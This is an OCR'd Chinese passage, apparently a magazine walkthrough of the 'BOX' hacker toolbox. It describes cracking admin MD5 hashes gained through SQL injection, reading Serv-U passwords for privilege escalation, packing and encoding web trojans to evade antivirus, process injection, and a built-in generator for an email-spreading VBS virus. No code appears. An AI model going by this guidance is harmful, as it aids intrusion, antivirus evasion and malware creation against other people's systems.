


图2 “文件操作”的操作区




图3 “加密解密”操作区




图4 “强行突破”操作区




图5 “加壳压缩”操作区




图6 “免杀加工”操作区

2.MD5对照

随着用户网络安全意识的提高，MD5也越来越多地出现在我们的视野中，比如文件下载检验、电子商务以及各种论坛的加密，都越来越多地使用到MD5。当我们注射得到管理员的账号密码时，就需要对这些加密的数据进行解密。现在常用的MD5解密方法除了暴力破解外，就是利用MD5数据库进行对照破解，这里的MD5对照就是如此。MD5对照的使用方法是在“相同提示设定”选项中填入MD5（16位或32位都可以），接着选中“MD5值与下面文本框相同时自动提示”选项，以后当用户输入字符转化的MD5值与设定的MD5值相同时就会提示用户。

3.MD5在线查询

如果MD5对照没有得到相应的结果，那么用户可以考虑试试MD5在线查询的功能。首先在“MD5字符串”中输入需要破解的MD5值，然后点击“获取通行证”，稍等一会儿再点击“开始破解”按钮。如果网络数据库中存在这条MD5值的记录，就会将结果返回到“破解结果”选项中；如果没有这条记录，就不会返回。若还是不行的话，就应该考虑进行暴力破解了，推荐使用MD5Crack，如图3所示。

强行突破

1.突破灰钮

现在很多程序由于各种各样的原因，比如需要序列号、注册码等，它的有些按钮都是灰色的，给用户的使用造成了很多不便。通过该功能可以轻松地激活灰色按钮，从而突破这些按钮的限制。

2.Access密码破解

该功能可以快速破解Access数据库的文件密码，并且还可以显示出Access的版本信息。

3.Serv-U管理密码读取

现在通过Serv-U进行账户的权限提升是一种非常常见的方法，如果我们得到Serv-U的配置文件的话，就可以通过该功能轻易地读取Serv-U的管理密码。

4.文件资源查看

这个功能可以对任意的EXE/DLL文件资源进行读取、查看，可以对选择的资源文件进行另外的保存，不过不能进行修改，如图4所示。

加壳压缩

1.UPX Shell

这是一个UPX的外壳功能，可以对文件进行UPX的加壳或脱壳处理。如果是进行加壳处理，可以在“压缩级别”中选择“一般”或“最好”，另外还可以对UPX的版本进行选择。

2.网页压缩

网页压缩在平时的使用中可能不常用到，一般主要用于对网页木马的压缩，这样可以起到免杀的效果，如图5所示。

免杀加工

1.Reloc Shell

通过UPX Shell功能对程序加壳后，再使用Reloc Shell功能就可以对刚刚加的UPX壳进行处理，当然其他的壳也可以进行处理操作。首先需要通过PEID来查询该加壳文件的程序入口、文件偏移量、壳的区段等信息，接着将这些信息填入到BOX中，然后设置“DLL/EXE参数”选项。通常情况下，DLL文件设置5，EXE文件设置5-9之间的整数，一般设置为6即可。最后点击“开始壳变形”按钮，就可以进行免杀的操作。

2.Morphine Shell

该功能可以对选择的EXE/DLL文件进行加花处理，这也是一种常见的免杀处理方法，如图6所示。

3.InjExe Shell

从功能的名称我们已经可以看出，该功能和注射有关。用户分别在“被注射”和“注射”选项设置程序A和B，并点击“注射”按钮，以后当用户执行程序B时，在“任务管理器”中显示的将是程序A的进程。




图7 “记事脚本”操作区




图8 “静态临时服务器”操作区




图9 “下载者”操作区

4.字符转换成进制

该功能可以将输入的字符转化为八进制或十六进制的字符串，这样就可以对网页木马的内容进行一次加密处理，再经过前面讲的压缩处理，就可以保证我们的网页木马不会被杀毒软件所杀。

扫描漏洞

1.ScanPort-Main

该功能是BOX自身所带的一个扫描功能，用户可以通过“添加”按钮来设置需要扫描的端口，它可以同时扫描多个端口。在“起始IP”和“终止IP”选项中设置的扫描地址还可以通过“显示IP物理地址”选项来显示出该IP地址所对应的物理地址。另外，不要把“超时时间”选项设置得太低，这样在扫描的时候不利于程序的判断。

2.ScanPort-Shell

虽然该功能同样是一个扫描功能，但它只是大名鼎鼎的S扫描器的一个外壳程序，毕竟S扫描器是号称全世界扫描速度最快的扫描器。该功能在扫描设置中可以选择TCP和SYN两种形式，另外它只能同时扫描一个端口。

3.SQL综合利用

该功能可以在用户得到SQL的账号密码后，来进行文件的上传、下载、终端命令执行等程序，和我们常见的“SQL综合利用”程序差不多。需要提醒一下的是，“扫描漏洞”面板有些问题，啥都不能进行调用。

记事脚本

它既是一个脚本编辑器，可用于脚本文件和批处理文件的编写，也可以当作记事本来使用。用户在编写脚本文件或批处理文件的时候，都可以通过右键菜单中的“插入命令”来快速插入一些常见的语句。编写完成后，可以直接运行编写的文件，如果发现输入的代码有语法错误，在运行时就会提示用户。另外，不管是脚本文件还是批处理文件，通过工具栏中的“生成EXE”按钮都可以生成独立的EXE文件，就像VBS2EXE和BAT2EXE这两个工具一样。

除此以外，该功能还可以作为一个小巧的病毒生成器，通过它可以制造出一些脚本病毒。点击工具栏的“快捷代码”中的“病毒制作”命令，就会在BOX的目录下生成一个名为bd1.txt的文件，用户只需将它的后缀名改为.vbs，就可以当作病毒使用了。通过对bd1.txt的阅读，这个病毒会对用户系统的注册表进行恶意的修改，造成开始菜单、IE浏览器、系统命令不能使用，而且还会通过电子邮件进行病毒传播。如果用户不小心运行了这个病毒，也不用害怕，点击“快捷代码”中的“反向病毒”命令，生成的代码就可以将系统恢复到正常状态，如图7所示。

网络相关

1.HTTP静态临时服务器

对于个人用户来说，要想在本地计算机上架设一个临时服务器，通过IIS来实现未免有些大动干戈了，其实很多小工具即可满足这种需要，BOX中就包含了这样一个功能。这个HTTP静态临时服务器除了支持HTML格式和PHP格式的网页文件外（可惜不支持ASP格式的网页文件），还支持ZIP压缩格式的文件进行下载，这对于普通用户来说已经足够了。

在BOX的目录中有一个wwwroot的文件夹，用户将用于浏览的网页文件和下载的文件存放到这个文件夹里面，提醒用户最好将默认主页的名称改为index.html。接着在“默认主页”选项中设置为主页文件的名称，点击“启动”按钮就可以成功架设一个简单的HTTP服务器。架设成功后，通过浏览器来访问本机的IP地址，连接的信息会显示在程序的窗口中，并自动保存到BOX目录下的Log.txt文件里，正在访问的远程计算机的IP地址也会记录到Log.txt文件中，用户可以随时点击“查看Log.txt”按钮对访问信息进行查看，如图8所示。

2.Download

从名称已经可以看出，这个功能实际上就是一个本地的“下载者功能”，通过它可以对指定网址的内容进行下载。该功能不但可以让用户直接进行下载，还能通过代理服务器进行下载。如果我们对网站暴库成功，就可以通过它来进行数据库文件的下载。另外，该功能还包括多个下载类型，比如保存到文件、下载到缓存、下载到文本框等。如果选择的是“下载到文本框”选项，下载的文件就会直接显示在文本框中，比如下载一个网页，就可以直接在文本框中显示出该网页的源代码内容。点击下面的“R”按钮，还可以将文本框的内容转移到“脚本记事”页面中，如图9所示。

系统控制

1.图形简易命令行

“图形简易命令行”将系统的命令提示符功能进行了图形化

的操作，在“命令提示框”输入框中输入所需的命令后，就可以在返回框中显示出回显的内容信息。为了便于用户更好地使用CMD命令，在“命令提示符”输入框后面有“快”、“全”、“清”三个功能按钮。“快”就是快捷键的意思，该按钮集成了大量的CMD命令，包括net、dir、ipconfig等等；“全”就是全选返回框中的回显信息；“清”就是清除返回框中的全部信息。

2.系统控制

